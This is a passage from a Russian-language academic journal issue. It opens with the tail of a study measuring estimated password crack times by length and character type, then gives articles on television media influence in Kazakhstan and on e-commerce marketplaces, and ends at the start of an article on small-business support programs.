


Рисунок 2. Пример пароля из 9 символов

Поскольку в пароле могут использоваться любые символы, было принято решение проклассифицировать и разделить возможные пароли по нескольким признакам.

Пароль, состоящий из цифр. Итак, в данном тестировании прослеживается зависимость между количеством символов в пароле и потраченным временем на взлом. Делаем вывод, что от самих символов на данном сайте надежность не зависит (рисунок 3).



Характеристика	Примеры паролей	Количество символов в пароле	Время
<b>Числовая запись</b>	23445556...	17	6 часов
	11111...	18	41 минута
	333...	19	7 лет
	777...	16	2 дня

Рисунок 3. Пароль, состоящий из цифр

Пароль из строчных латинских букв. Таким образом, второй опыт показал, что компетентность зависит от самих символов и их комбинаций. Приемлемое количество символов в пароле 11, время – 1 неделя (рисунок 4).

Характеристика	Примеры паролей	Количество символов в пароле	Время
<b>Запись латинских строчных букв и чисел</b>	ssss...	11	1 неделя
	5dfj555...	12	23 года
	2222aaaaa...	10	4 дня
	aaa555aaa...	11	6 месяцев

Рисунок 3. Пароль из строчных латинских букв

Пароль из заглавных латинских букв. В данном пункте было проверено значение различных букв при одинаковом количестве символов и разницу результатов при одинаковых комбинациях, но разной длины. Результат оказался таким же, как и предыдущих опытах – прямая зависимость (рисунок 5).

Характеристика	Примеры паролей	Количество символов в пароле	Время
<b>Запись заглавных латинских букв</b>	DJHC...	12	3 недели
	DDD...	15	29 лет
	SSS...	11	1 неделя
	GNY...	17	30 млн.лет

Рисунок 4. Пароль из заглавных латинских букв

Пароль, состоящий из строчных и заглавных букв латинского алфавита. Для начала мы проверили чередованием, есть ли разница между разными положениями символов или учетом регистра и зависит ли надежность пароля от количества тех и других или от самих символов. Результат не изменился (рисунок 6).

Характеристика	Примеры паролей	Количество символов в пароле	Время
Запись строчных и заглавных латинских букв	SSSdfg...	11	5 лет
	SdFdGs...	12	3 сотни лет
	ddsFF...	13	1 миллион лет
	dEdS...	7	1 минута

Рисунок 6. Пароль, состоящий из строчных и заглавных букв латинского алфавита

Пароль, состоящий из цифр и строчных/заглавных букв, а также и из цифр, строчных и заглавных латинских букв. Следующие три испытания проходили отдельно, но исход оказался одинаковым: на изменение надежности не повлияли ни комбинации букв и цифр, ни различие (разнообразие) символов, ни соотношение количества букв к цифрам, а только их суммарное количество. В третьем тестировании тот же самый вывод, но единственная разница заключается во времени, точнее в том, что, при одинаковом количестве символов по сравнению с предыдущими двумя опытами, требуется большее время, нужное на взлом пароля. При появлении еще одного типа символов, повысился уровень сложности пароля, что и отразилось на его надежности. Все полученные результаты можно увидеть на рисунке 7.

Характеристика	Примеры паролей	Количество символов в пароле	Время
Числовая запись	23445556...	17	6 часов
	11111...	18	41 минута
	333...	19	7 лет
	777...	16	2 дня
Запись латинских строчных букв и чисел	ssss...	11	1 неделя
	5dfj555...	12	23 года
	2222aaaa...	10	4 дня
	aaa555aaa...	11	6 месяцев
Запись заглавных латинских букв	DJHC...	12	3 недели
	DDD...	15	29 лет
	SSS...	11	1 неделя
	GHY...	17	30 млн.лет
Запись строчных и заглавных латинских букв	SSSdfg...	11	5 лет
	SdFdGs...	12	3 сотни лет
	ddsFF...	13	1 миллион лет
	dEdS...	7	1 минута
Запись цифр и латинских строчных букв	111dd...	9	2 часа
	234dfda2..	11	1 год
	shd3...	12	3 года
	234dh..	14	1 миллион лет
Запись цифр и латинских заглавных букв	111DD...	11	4 года
	23FF...	10	2 года
	1B4A...	12	5 лет
	2F364F...	14	9 миллионов лет
Запись цифр, заглавных и строчных латинских букв	1BAdf2...	10	3 года
	Dd1Dd1...	11	4 года
	1BBB1dfa...	13	5 лет
	S1fgf2D..	9	3 дня

Рисунок 5. Пароль, состоящий из цифр и строчных/заглавных букв, а также и из цифр, строчных и заглавных латинских букв

Таким образом, мы можем сделать вывод о том, что главным критерием в подборе надежного пароля является его длина: чем длиннее пароль, тем выше его безопасность; использование разных символов значительно повысит уровень сложности пароля; количество разных символов, а также типов в отдельности не влияет на время взлома.

### Список литературы

1. Сервис, «HOW SECURE IS MY PASS-WORD?», <https://www.security.org/how-secure-is-my-password/>
2. Краткая история паролей от античности до наших дней. [Электронный ресурс]. – Режим доступа: <https://habr.com/ru/company/selectel/blog/578578/>
3. Парольная политика. [Электронный ресурс]. – Режим доступа: <http://securitypolicy.ru>



Научная статья  
Original article

## Телевизионный медиаконтент как основной вид влияния на целевую аудиторию

Алтынбек Г.Т.

*Казахстанско-Британский технический университет, г. Алматы, Республика Казахстан*

*Автор-корреспондент: saialy@bk.ru*

**Аннотация:** Автором данной статьи предлагается рассмотреть новые методы влияния медиаконтента на массовое сознание, учитывая и обновляя ранее внедренные инструментарию воздействия на целевую аудиторию. Найти ряд ответов на вопрос о возможностях и путях противодействия и этому воздействию.

**Ключевые слова:** медиаконтент, целевая аудитория, охват аудитории, рейтинг, телевидение, СМИ, сегментация.

**Для цитирования:** Алтынбек Г.Т. Телевизионный медиаконтент как основной вид влияния на целевую аудиторию. Умная цифровая экономика. 2022. Т.2, №4, с. 47-53

## TV media content as the main type of influence on the target audience

Altynbek G.T.

*Kazakh-British Technical University, Almaty, Republic of Kazakhstan*

*\*Corresponding author: saialy@bk.ru*

**Abstract:** The author of this article proposes to consider new methods of influencing media content on mass consciousness, taking into account and updating previously implemented tools for influencing the target audience. Find a number of answers to the question about the possibilities and ways of counteracting this impact as well.

**Keywords:** media content, target audience, audience coverage, rating, television, media, segmentation.

**For citation:** Altynbek G.T. TV media content as the main type of influence on the target audience. Smart Digital Economy. 2022. T.2, №4, pp. 47-53.

В современном мире СМИ стали ключевым инструментом в формировании отношения людей к себе и к миру. Их влияние распространяется практически на все сферы жизни, включая ментальные процессы – ход и строй мысли, образ и стиль мировосприятия, культуру в качестве идеологической среды обитания человека. Всё это благодаря постоянной и регулярной трансляции информации о состоянии мира, в котором человек живёт и занимает свой досуг. «Развитие средств массовой информации, как техническое, так и содержательное, привело к качественному изменению назначения средств массовой информации. И средства массовой информации видоизменяются, перерастая из средства информатизации общества в важнейший фактор формирования общественного сознания» [1].

Сегодня актуальным стал вопрос о конкуренции за зрительское внимание и потребительский спрос между телевидением и интернетом. Однако, как отметил Председатель Комитета информации МИОР РК Канат Искаков: «Как показывают наши последние социологические исследования, телевидение, несмотря на все кризисные явления, остаётся одним из основных источников информации» [2].

Предметом исследования в данной статье выступают инструменты влияния ТВ, в частности благодаря медиаконтенту, на сознание зрительской аудитории. Ведь предполагается, что ТВ нацелено не только информировать, но в большей мере доминировать над человеческим сознанием и поведением, направлять действия и поступки активной аудитории. Из чего следует вопрос о путях противодействия навязанному влиянию.

Очевидным преимуществом телевидения в качестве основного источника информации для населения в стране, а значит и ключевым инструментом влияния, является его количественное представительство в РК: «Всего в стране зарегистрировано 410 телеканалов, из них 161 – казахстанский и 249 – иностранных. Отмечается динамика роста отечественных телеканалов. Около трети отечественных телеканалов были открыты за последние три года» [3]. При столь значительном количественном превосходстве перед другими СМИ, для телевидения приоритетной остаётся тема медиаконтента. Именно его тщательный отбор, структурирование и наполнение позволяет вовлекать миллионы людей «в процесс коллективного мышления... и «коллективной солидарности», используя механизм «публичного восприятия» [4].

«Существует целый ряд определений термина «медиаконтент». Один из них: «Медиаконтент – это совокупность данных, информации, которая представлена с помощью видео-аудио эффектов. Это мультимедийный способ передачи информации, но не сухой текст» /5/. Таким образом, телевизионный медиаконтент – это совокупность информации, передающаяся каналом-транслятором. В свою очередь, встаёт вопрос о категоризации телевизионного контента – жанровой структуре телеэфира. Ведь как у каждого продукта имеется свой потребитель, так в случае телеканалов – есть и своя целевая аудитория, чьи интересы, пожелания, требования и ожидания телепродукт нацелен удовлетворить.

По словам экс-директора телеканала «Хабар» Динары Бисембиной: «Функции СМИ – образовательная, развлекательная и информационная» [6]. Однако, региональный консультант по медиаграмотности представительства Internews в ЦА Гульнар Асанбаева обращает внимание на другой аспект работы СМИ: «Сегодня существует масса форм агрессивной или манипуляторной пост-правды. Крайней формой является теория заговора, которая активно распространяется в соцсетях и используется политическими или иными манипуляторами и пропагандистами» [7]. Наряду с агрессией и «пост-правдой» существуют и иные формы воздействия, напрямую зависящие от ключевых задач влияния, а значит и тесно связанные с целевой аудиторией телеканалов.

Знание целевой аудитории выступает ключевым фактором успешного влияния медиаконтента. «Целевая аудитория (ЦА) - группа потенциальных или уже существующих потребителей, которые заинтересованы в конкретном продукте или услуге. Целевой аудиторией являются конкретные группы людей, которые имеют схожие характеристики и особенности» [8]. Стремление охватить максимальную зрительскую аудиторию, при этом



достичь поставленных телеканалом задач – утопия. С целью оптимизации усилий и целенаправленности воздействия на общественное сознание применяются методы «разбивки» (сегментации) на небольшие половозрастные категории. В общей сложности их насчитывается порядка 16 половозрастных аудиторий. В последствии они могут быть объединены в более крупные группы. Например: дети + подростки, женщины, мужчины и т.д. Основное преимущество знания целевой аудитории гарантирует факт того, что представители данной группы с большей долей вероятности предпочтут предлагаемый им медиаконтент, что значительно повышает не только вероятность роста рейтинга телеканала, но и степень воздействия на выбранную аудиторию. Знание целевой аудитории необходимо для:

- Выбора максимально релевантного медиаконтента, отвечающего запросам аудитории;
- Расширение возможностей влияния на аудиторию за счет увеличения её охвата (увеличение тематического медиаконтента, расширение его жанрового многообразия);
- Создание нового – уникального контента, способного быть интересным конкретной целевой аудитории;

В качестве наглядного примера: «Целевая аудитория телеканала «Хабар» – казахоязычный мужчина в возрасте до 40 лет. Мы были удивлены, когда узнали портрет своего зрителя. Это чиновники, менеджеры первого и среднего звена, ни для кого не секрет, что канал «Хабар» является рупором государственной информационной политики» [6].

Процесс исследования аудитории проводится и по другим, более специфическим характеристикам:

- демографическим (возраст, национально-этническая принадлежность, уровень образования, уровень доходов и пр.);
- психографическим (психологические параметры, описывающие внутренний мир аудитории – стиль жизни, формы жизненной активности, мнения, жизненные интересы, ценности – «психограммы»). Это так называемые VALS-исследования (Values – ценности, Attituds – отношения, Life Styles – стили жизни);
- геодемографическим (демографические и психологические характеристики с учетом географических особенностей регионов и территориальных кластеров); [9]

Если в ситуации определения целевой аудитории требуется четкое понимание адресата воздействия, а значит и строгая сегментация, то сам контент можно свести к общей статистике, опираясь на потребительские рейтинги медиаконтента. Так, компания J son Partners & Partners Consulting, предоставляющая исследования рынка телевизионного контента в РК выявила, что: «наибольшую долю по числу наименований среди рассмотренных жанровых тематик казахстанских общенациональных каналов занимают «Телесериалы», «Развлекательные программы», а также «Художественные фильмы» - 39%, 12%, 11% соответственно.

Какую цель и какие результаты преследует телевидение, влияя посредством медиаконтента на целевую аудиторию? «Деятельность массовых коммуникаций оказывает, как мы уже упоминали, существенное влияние на сознание и последующее поведение людей. Методы воздействия на аудиторию в большинстве случаев носят манипулятивный характер,

предполагающий принуждение людей к совершению тех или иных действий помимо их желания» [10].

Инструментарий влияния телевидения на массовое сознание и целевую аудиторию многообразно. Однако, принято выделять ряд основных приёмов воздействия [11]

Таблица 1. Зависимость название приема и частоты его использования

Название приёма	%
Использование рекламы	16,7
Показ крайне негативных сцен	15
Дробление и срочность	13,3
Сенсационность	13,3
Формирование стереотипов	10
«Перетасовка»	10
«Эмоциональная подстройка»	8,3
Приём «общая платформа»	6,7
Приём «свои ребята»	6,7

Так, например, «метод показа негативных сцен» нацелен ввести зрителя в состояние стресса, рискуя обернуться ослаблением самоконтроля за психическими процессами. Наряду с этим, стресс создаёт благоприятные условия для внедрения в зрительское сознание всевозможных установок.

Как вариант, «метода сенсационности», имеющий частоту использования 13,3 %. Сам по себе метод компенсирует отсутствие доказательств. Тем самым, он позволяет умолчать о важных событиях, лишая зрителя критически осмыслить сообщение. Как факт – у зрителя не создаётся целостного знания о чем-либо. Ни один из упомянутых приёмов воздействия, как правило, не используется обособленно. В основном их комбинируют в зависимости от особенностей целевой аудитории и целей транслируемого контента.

По мнению ряда психологов, просмотр сериалов восполняет дефицит впечатлений у женщин и достижений у мужчин. Стриминговый сервис Netflix также провёл исследование в области предпочтений своих зрителей. «На вопрос «Почему вам нравятся сериалы?» 75% людей, участвовавших в опросе Netflix, ответили, что «это просто круто». Вторая причина —



идентификация с персонажами. В сериалах много разноплановых героев, и кто-то из них обязательно вызывает у зрителя эмоциональный отклик» [12]. Тем самым, сериалы являются «благодатной почвой» для внедрения большого спектра манипулятивных приёмов, имеющих различные задачи и цели.

Сегодня уже перестала быть секретом эксплуатация телевидением ключевых инстинктов и вытекающих из них потребностей людей. Телевизионный медиаконтент нацелен воздействовать на ряд важнейших психических сфер: коммуникативно-поведенческую, потребностно-мотивационную, интеллектуально-познавательную и эмоционально-волевую.

Приведённые выше примеры разработанного инструментария способов влияния медиаконтента на массовое сознание не оставляет, похоже, сомнений в факте его воздействия. Однако остаётся открытым вопрос о возможностях и путях противодействия этому воздействию. Некоторые из них мы можем обнаружить в работах современных исследователей медиа.

В конце XX века американский социально-культурный антрополог Арджун Аппадурани обогатил современный словарь термином «медиа-ландшафт», под которым подразумевал вездесущий характер средств массовой коммуникации в современных обществах. В свою очередь профессор Международного университета информационных технологий Аязби Бейсенкулов отметил стремительную смену медийного ландшафта: «Уже прошло около десяти лет, как средства массовой информации превратились в средства массовой коммуникации. То есть, социальные сети изменили классический механизм доставки новостей... Но, основные ценности журналистики должны быть сохранены, этичность, стерильность методов и контактов работников медиа-сферы надо защищать» [7]. Это мнение профессора Бейсенкулова – прямая рекомендация самим СМИ взять ответственность, обратиться к изначальным ценностям медиасообщества.

Но не столь оптимистично настроен в отношении зрительского «иммунитета» специалист в области коммуникативных технологий Георгий Почепцов: «Люди живут в пузырьке из настоящего, что делает их более уязвимыми к воздействию подаваемой извне информации – у них просто нет ничего „своего“, ничего, что они могли бы противопоставить тому, что им говорят» [13]. Противовесом столь пессимистичному отношению могла бы стать позиция одного из крупнейших авторитетов в области медиа – философа, культуролога и филолога Маршалла Маклюэна, написавшего: «воспитывать – значит вырабатывать невосприимчивость к телевидению». Что означало бы – мыслить трезво, «cum grano salis». Именно это направление – медиаграмотность вполне могла бы стать решением дилеммы – действовать самостоятельно или под чьим-то влиянием. Ведь в основе медиаграмотности заложена: «критическая оценка любой потребляемой информации и поиск альтернативных источников, чтобы определить, является ли она достоверной» [14]. Всё тот же Герберт Маршалл Маклюэн когда-то отметил: «...Чтобы быть по-настоящему грамотным, надо быть грамотным в мире медиа...» [15]. С этим мнением солидарны и его центральноазиатские коллеги: «... В борьбе с фейковыми новостями и потоком дезинформации перед мировым сообществом стоит задача создать безопасную информационную среду» [16].

## Список литературы

1. Пядышева Т.Г. Методы влияния на общественное мнение // Вестник Тамбовского университета. Серия Общественные науки. Тамбов, 2017. Т. 3. Вып. 4 (12). С. 77.
2. Об утверждении Национального плана развития сферы информации на 2020-2022 годы. Постановление Правительства Республики Казахстан от 7 апреля 2020 года № 183. Параграф 1. Телевидение.
3. Науменко Т. В. «Четвёртая власть» как социологическая категория // Credo New. 2007. № 2. С. 66.
4. Шестерина, А. М. Трансформация традиционных телевизионных форматов под влиянием сетевого аудиовизуального медиаконтента / А. М. Шестерина // Журналистика в 2018 году: творчество, профессия, индустрия : Материалы международной научно-практической конференции, Москва, 06–08 февраля 2019 года. – Москва: Факультет журналистики Федерального государственного образовательного учреждения высшего образования "Московский государственный университет им. М.В. Ломоносова", 2019. – С. 513-514. – EDN PBIKQH.
5. Назаров, М. А. Инновационные технологии создания медийного контента в России: проблемы и перспективы / М. А. Назаров // Медиа-2022: теория и практика: к 150-летию МПГУ : Материалы II международной научно-практической конференции, Москва, 03 марта 2022 года / Под общей редакцией Т.Н. Владимировой, В.А. Славиной, Н.В. Кодола. – Москва: Московский педагогический государственный университет, 2022. – С. 84-89. – EDN ODHGBO.
6. Зверева, С. Б. Заимствованные неониминации в телевизионном дискурсе / С. Б. Зверева, А. В. Кузнецова // Русистика и современность : Сборник статей XXII Международной научной конференции, Астрахань, 04–06 октября 2019 года / Астраханский государственный университет. – Астрахань: Издательский дом «Астраханский университет», 2019. – С. 288-290. – EDN LHGFHK.
7. Петрик, В. Е. Особенности продвижения российских медиапроектов в мировом медиaprостранстве / В. Е. Петрик // Современное медиaprостранство в условиях глобальной цифровизации : Материалы Национальной научно-практической конференции с международным участием, Санкт-Петербург, 10 декабря 2020 года. – Санкт-Петербург: Санкт-Петербургский государственный институт кино и телевидения, 2021. – С. 92-97. – EDN CSPRJD.
8. Первухина, М. Н. Брендинг образа села в современных СМИ с использованием инструментов мультимедиа (на примере СМИ Костанайской области, Казахстан) / М. Н. Первухина // Медиасреда. – 2018. – № 13. – С. 143-148. – EDN UZDTRE.
9. Лебедева, Е. Телевизионные и медийные проекты : учебное пособие / Е. Лебедева. – Москва : Автономная некоммерческая организация высшего образования «Институт современного искусства», 2021. – 72 с. – ISBN 978-5-6045894-2-7. – EDN OWAADX.
10. Ржанова, С. А. Рекламный текст в формате телевизионного вещания (на примере телеканала Мордовии "НТМ") / С. А. Ржанова, А. А. Ржанов, В. И. Антонова // Вестник



угрождения. – 2018. – Т. 8. – № 2. – С. 275-283. – DOI 10.30624/2220-4156-2018-8-2-275-283. – EDN XQWQZF.

11. Крылова, Е. Л. Роль медиавоспитания в реализации социально-педагогической функции средств массовой информации / Е. Л. Крылова // Вестник Тверского государственного университета. Серия: Педагогика и психология. – 2018. – № 4. – С. 138-150. – EDN YRQFID.

12. Ефремов, С. Ю. Система представления медийного контента в открытом информационном пространстве / С. Ю. Ефремов // Энергия-2019 : Материалы Четырнадцатой всероссийской (международной) научно-технической конференции студентов, аспирантов и молодых ученых. В 6-ти томах, Иваново, 02–04 апреля 2019 года. – Иваново: Ивановский государственный энергетический университет им. В.И. Ленина, 2019. – С. 19. – EDN UVXFAT.

13. Гаврилов, Д. А. Система контроля восприятия медийного контента в открытом информационном пространстве / Д. А. Гаврилов, А. А. Павлова // Энергия-2019 : Материалы Четырнадцатой всероссийской (международной) научно-технической конференции студентов, аспирантов и молодых ученых. В 6-ти томах, Иваново, 02–04 апреля 2019 года. – Иваново: Ивановский государственный энергетический университет им. В.И. Ленина, 2019. – С. 25. – EDN NHYQMO.

14. Французак, Я. С. Система управления медийным контентом в интернет-пространстве / Я. С. Французак // Энергия-2019 : Материалы Четырнадцатой всероссийской (международной) научно-технической конференции студентов, аспирантов и молодых ученых. В 6-ти томах, Иваново, 02–04 апреля 2019 года. – Иваново: Ивановский государственный энергетический университет им. В.И. Ленина, 2019. – С. 36. – EDN ORVGDТ.

15. Кака, К. М. О. Стратегическое значение анализа медийного контента / К. М. О. Кака // Высшее образование для XXI века: роль гуманитарного образования в контексте технологических и социокультурных изменений : XV Международная научная конференция. Доклады и материалы. В 2-х частях, Москва, 14–16 ноября 2019 года / Под общей редакцией И.М. Ильинского. – Москва: Московский гуманитарный университет, 2019. – С. 148-151. – EDN CYYBQH.

16. Этическая экспертиза детских медиа и медийного контента, адресованного детской аудитории / А. И. Бродский, Е. А. Овчинникова, Т. Ю. Барташевич [и др.] // Studia Culturae. – 2020. – № 44. – С. 140-164. – EDN GWZVNF.

## **Развитие интернет – магазинов и маркетплейсов как инструмент модернизации потребительского рынка на территории административного района муниципального образования**

Колотова Е.В. \*, Шведов В.В.

*Уральский государственный экономический университет, Екатеринбург, Россия*

*\*Автор-корреспондент: kateishen@yandex.ru*

**Аннотация:** В статье оценены возможности интернет – магазинов и маркетплейсов в качестве средств развития находящейся на территории административного района муниципального образования совокупности лиц, приобретающих товарную продукцию для удовлетворения нужд некоммерческого статуса. Выделены существующие проблемы, предложены пути их решения.

**Ключевые слова:** интернет – магазин, маркетплейс, потребитель, электронная коммерция.

**Для цитирования:** Колотова Е.В., Шведов В.В. Развитие интернет – магазинов и маркетплейсов как инструмент модернизации потребительского рынка на территории административного района муниципального образования. Умная цифровая экономика. 2022. Т.2, №4, с. 54-57

## **The development of online stores and marketplaces as a tool for modernizing the consumer market in the administrative district of the municipality roads**

Kolotova E.V. \*, Shvedov V.V.

*Ural State University of Economics, Ekaterinburg, Russia*

*\*Corresponding author: kateishen@yandex.ru*

**Abstract:** The article assesses the possibilities of online stores and marketplaces as a means of developing a population of persons located on the territory of the administrative district of a municipality who purchase marketable products to meet the needs of a non-commercial status. Existing problems are identified, ways to solve them are proposed.

**Keywords:** Internet shop, marketplace, consumer, e-commerce.

**For citation:** Kolotova E.V., Shvedov V.V. The development of online stores and marketplaces as a tool for modernizing the consumer market in the administrative district of the municipality. Smart Digital Economy. 2022. T.2, №4, pp. 54-57.

Масштабные трансформации большинства сфер общественной жизни в современном мире затронули весь спектр системы экономических отношений, возникающих среди людей по поводу купли/продажи товаров. Еще несколько лет назад многие предметы и вещи были недоступны жителям небольших городов и населенных пунктов. Сегодня эта проблема решена

посредством открытия многочисленных филиалов маркетплейсов. В результате развития технологий каждый человек может получить товар, производимый практически в любом государстве.

В период пандемии COVID 19 иногда продажи в рынке e-commerce становились единственной возможностью получения потребителями нужных вещей и предметов. Впоследствии же многие люди привыкли приобретать таким образом нужные им товары. Это быстро привело к необходимости представления в интернете любого бизнеса. В противном случае он либо станет банкротом, либо будет поглощен другими субъектами, стремящимися занимать приоритетные позиции в сфере продаж [3].

Предприниматели вступили в борьбу за потребителя в формате e-commerce. Это позволяет им находиться в тренде, понимать запросы клиента, принимать актуальные, соответствующие реалиям решения. А у потребителя, в свою очередь, появляется возможность не выходя из дома заказывать любой понравившийся товар и получать его в ближайшем филиале торговой площадки, реализующей товары разных продавцов через интернет [5]. Следовательно, процесс развития потребительского рынка, в том числе на территории любого муниципального образования, принимает новые формы и направления.

Электронная торговля представляет собой динамично развивающийся сегмент электронной коммерции, то есть автоматизированной коммерческой деятельности, в основу которой положены интернет и новейшие информационные технологии. В первую очередь, это: Глобальная сеть; электронная платежная система; передача структурированной информации между организациями, основанная на четко установленных регламентах и форматах; Big Data; обеспечение взаимодействия с клиентами через различные каналы связи; взаимная интеграция разрозненных каналов коммуникации с потребителями в единую систему [4].

Работа интернет – магазинов и маркетплейсов, обладающих характеристиками, ценными и для продавцов, и для потребителей, позволяет решить массу проблем современной торговли, возникающих в границах административных районов муниципальных образований [2].

Интернет – магазины запускаются очень быстро. Первоначальные финансовые затраты на них не очень велики, поскольку нет необходимости строить для них новые объекты. Нужно лишь разработать сайт и наполнить его товаром.

В условиях интернет – магазинов нет необходимости физически поддерживать доступность и максимально широкий ассортимент продукции, зависящий в традиционных торговых точках от наличия мест на складах или полках. При этом весьма активно ведется продажа не очень популярных товаров, так как сводятся к минимуму затраты на запасы товарно – материального характера. В силу того, что на сайте магазина есть подробное описание каждого товара, и ответы на типичные вопросы покупателей, сокращаются также затраты, связанные с содержанием консультантов.

Своя выгода есть и у клиентов. Они вне зависимости от места присутствия получают возможность оперативного и эффективного поиска товаров при минимальных затратах на передвижение времени, финансовых средств и физических сил. Никак не ограничены с географической и временной точек зрения в силу того, что им доступны в формате "24/7" сайты всех интернет – магазинов мира, если только имеется интернет – соединение. Могут

оплачивать покупки любым доступным способом: банковской картой, WebMoney, Яндекс.Касса, PayPal и т. п. Получать через отзывы предыдущих покупателей или общение с онлайн – консультантом дополнительную информацию о приобретаемых вещах и предметах. Знакомить всех, кто в этом заинтересован, со своим мнением относительно приобретенного товара.

Для обеспечения качественной работы интернет – магазинов нужно решить некоторые существующие на сегодняшний день проблемы [1]. Со временем следует предоставлять покупателям сенсорную информацию о покупках для получения приятных впечатлений и тактильной оценки качества продукции.

Кроме того, необходимо добиваться упрощения процесса покупки и доставки, так как в настоящее время пользователь получает товар гораздо позже, чем оплачивает его. А это значит, что нужно совершенствовать систему логистики, сокращать время доставки, не повышая или минимально повышая стоимость этой услуги.

Следует признать, что интернет – магазины активно расширяют спектр каналов взаимодействия с потребителем, что повышает эффективность и качество их работы.

Сегодня клиенты могут воспользоваться услугами "всплывающих магазинов", которые открыты в течение определенного времени и не продают продукцию в больших объемах, а предоставляют покупателям сенсорные данные о товаре, не транслируемые с помощью информационных инструментов. Таким образом потребитель физически взаимодействует с производителем и поставщиком вещи. Сейчас эту технологию активно применяют Amazon, AliExpress и eBay, понимающие важность персонализированного подхода к покупателю.

Стремясь максимально обеспечить соответствие ожиданий покупателя, касающихся необходимого им товара и реальности, некоторые компании используют технологию "магазин с нулевым запасом". Клиент лично осматривает, трогает, оценивает вещь, затем оплачивает ее в магазине и получает путем доставки. В качестве примера можно назвать компанию Bonobos, торгующую мужской одеждой: более чем в 60 ее торговых залах покупатели могут примерять одежду, заказывать в интернете и получать через доставку.

Конечно, оформляя онлайн – заказ, потребитель получает товар гораздо позже непосредственной покупки. Стремясь решить эту проблему, компании арендуют склады по всей стране, распределяя запасы товара таким образом, чтобы они находились в максимальной близости от заказчиков. Помимо этого, они предлагают магазинам удобные и экономичные опции доставки, сводя таким образом к минимуму расходы на логистику.

Важную роль играет и качественная возвратная логистика, что выступает решающим фактором, когда потребитель выбирает интернет – магазин. Если клиент может вернуть товар в ближайший к месту его нахождения магазин, то это не только создаст удобства для него, но и сократит время транспортировки, а, значит, расходы продавца.

Приведенный выше анализ существующих технологий e-commerce показывает, что их развитие активно и положительно воздействует на повышение уровня комфорта жизни каждого жителя любого муниципального образования на территории нашей страны, вне зависимости от его удаленности от административных федеральных и региональных центров, позволяет сделать минимальными физические и материальные затраты на приобретение,





получение потребителем необходимого товара, а также при необходимости на возврат продукции.

### Список литературы

1. Делибалтова М. Электронная торговля: современные проблемы развития и пути их решения посредством развития каналов взаимодействия с клиентами // Креативная экономика. – 2021. – Том 15. – № 5. – С. 2063-2078. – doi: [10.18334/ce.15.5.112138](https://doi.org/10.18334/ce.15.5.112138)
2. Костин К.Б., Субоч А.Н. Современные бизнес-модели электронной коммерции // Вопросы инновационной экономики. – 2020. – № 3. – с. 1623-1642. – doi: [10.18334/vines.10.3.110593](https://doi.org/10.18334/vines.10.3.110593).
3. Салихова Р.Р. Особенности внедрения элементов электронной торговли традиционными розничными торговыми сетями // Экономика, предпринимательство и право. – 2019. – № 4. – с. 685-692. – doi: [10.18334/erp.9.4.41376](https://doi.org/10.18334/erp.9.4.41376).
4. Шапкин Н.А. Тренды e-commerce 2022. Что ждет продавцов маркетплейсов? // Торговля. Бизнес. — 2022. [электронный ресурс] — Режим доступа. — URL: <https://www.tadviser.ru/> (дата обращения 23.12.2022)
5. Шендрик П.В. Теоретические особенности функционирования маркетплейсов / П.В. Шендрик // Международный научно-исследовательский журнал. — 2022. — №10 (124). — URL: <https://research-journal.org/archive/10-124-2022-october/10.23670/IRJ.2022.124.36> (дата обращения: 22.12.2022). — DOI: [10.23670/IRJ.2022.124.36](https://doi.org/10.23670/IRJ.2022.124.36)



## **Анализ программ поддержки малого и среднего предпринимательства в разрезе национальной программы «Цифровая экономика 2030»**

Дмитриева Е.Ю.

*Уральский государственный экономический университет, г. Екатеринбург, Россия  
Автор-корреспондент: dmitrieva@ide-rus.ru*

**Аннотация:** В современном мире активно изменяющихся мировых экономических отношений и ужесточающейся конкуренции – предпринимателям малого и среднего бизнеса как никогда необходима государственная поддержка для уверенного выхода на рынок и укрепления конкурентоспособных позиций. В статье рассмотрены ключевые направления мер поддержки, оказываемые предпринимателям малого и среднего бизнеса Российской Федерации.

**Ключевые слова:** предпринимательство, малое предпринимательство, среднее предпринимательство, программы поддержки предпринимательства.

**Для цитирования:** Дмитриева Е.Ю. Анализ программ поддержки малого и среднего предпринимательства в разрезе национальной программы «Цифровая экономика 2030». Умная цифровая экономика. 2022. Т.2, №4, с. 58-61

## **Analysis of programs to support small and medium-sized businesses in the context of the national program «Digital Economy 2030»**

Dmitrieva E.Yu.

*Ural State University of Economics, Yekaterinburg, Russia  
Corresponding author: dmitrieva@ide-rus.ru*

**Abstract:** In the modern world of actively changing world economic relations and tougher competition, small and medium-sized businesses need government support more than ever to confidently enter the market and strengthen their competitive positions. The article discusses the key areas of support measures provided to entrepreneurs of small and medium-sized businesses in the Russian Federation.

**Keywords:** entrepreneurship, small business, medium business, business support programs.

**For citation:** Dmitrieva E.Yu. Analysis of programs to support small and medium-sized businesses in the context of the national program "Digital Economy 2030". Smart Digital Economy. 2022. Vol.2, №4, pp. 58-61

## Введение

